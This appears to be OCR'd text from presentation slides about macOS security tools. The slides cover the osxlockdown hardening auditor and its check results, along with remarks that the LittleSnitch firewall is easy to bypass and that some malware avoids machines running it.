
github.com/SummitRoute/osxlockdown



```
# ./osxlockdown
[PASSED] Enable Auto Update
[PASSED] Disable Bluetooth
[PASSED] Disable infrared receiver
[PASSED] Disable AirDrop
...

osxlockdown 0.9
Final Score 86%; Pass rate: 26/30
```


osxlockdown

S. Piper (@0xdabbad00)



Enabled	Command
☑	Disable infrared receiver
□	Disable AirDrop
☑	Set time and date automatically
☑	Set an inactivity interval of 10 minutes or less for the scr
☑	Enable secure screen saver corners
☑	Require a password to wake the computer from sleep or screen
☑	Ensure screen locks immediately when requested
☑	Disable Remote Apple Events
☑	Disable Remote Login
☑	Disable Internet Sharing
☑	Disable Screen Sharing

☑ Toggle All




```
[PASSED] Set time and date automatically
[PASSED] Set an inactivity interval of 10 minutes or less for the screen saver
[PASSED] Enable secure screen saver corners
[FIXED ] Require a password to wake the computer from sleep or screen saver
[FIXED ] Ensure screen locks immediately when requested
[PASSED] Disable Remote Apple Events
[PASSED] Disable Remote Login
[PASSED] Disable Internet Sharing
[PASSED] Disable Screen Sharing
[PASSED] Disable Printer Sharing
[PASSED] Disable File Sharing
[PASSED] Disable Remote Management
[PASSED] Enable Gatekeeper
[PASSED] Enable Firewall
```

complete!

> *"built to audit & remediate, security configuration settings on OS X 10.11"*
> -S. Piper

OS X Security Tool

LittleSnitch Firewall



malware

wants to connect to **www.[redacted].com** on port 80 (http)

Forever | Until Quit

○ Any Connection
○ Only port 80 (http)
○ Only www.[redacted].com
● Only www.[redacted].com and port 80 (http)

'snitching

trivial to bypass


security vulnerabilities?

yes, stay tuned!

"if [LittleSnitch] is found, the malware [`OSX/DevilRobber.A`] will skip installation and proceed to execute the clean software" -fSecure.com

My Personal Security Tools

Objective-See, because "sharing is caring" :)



I should write some OS X security tools to protect my Mac

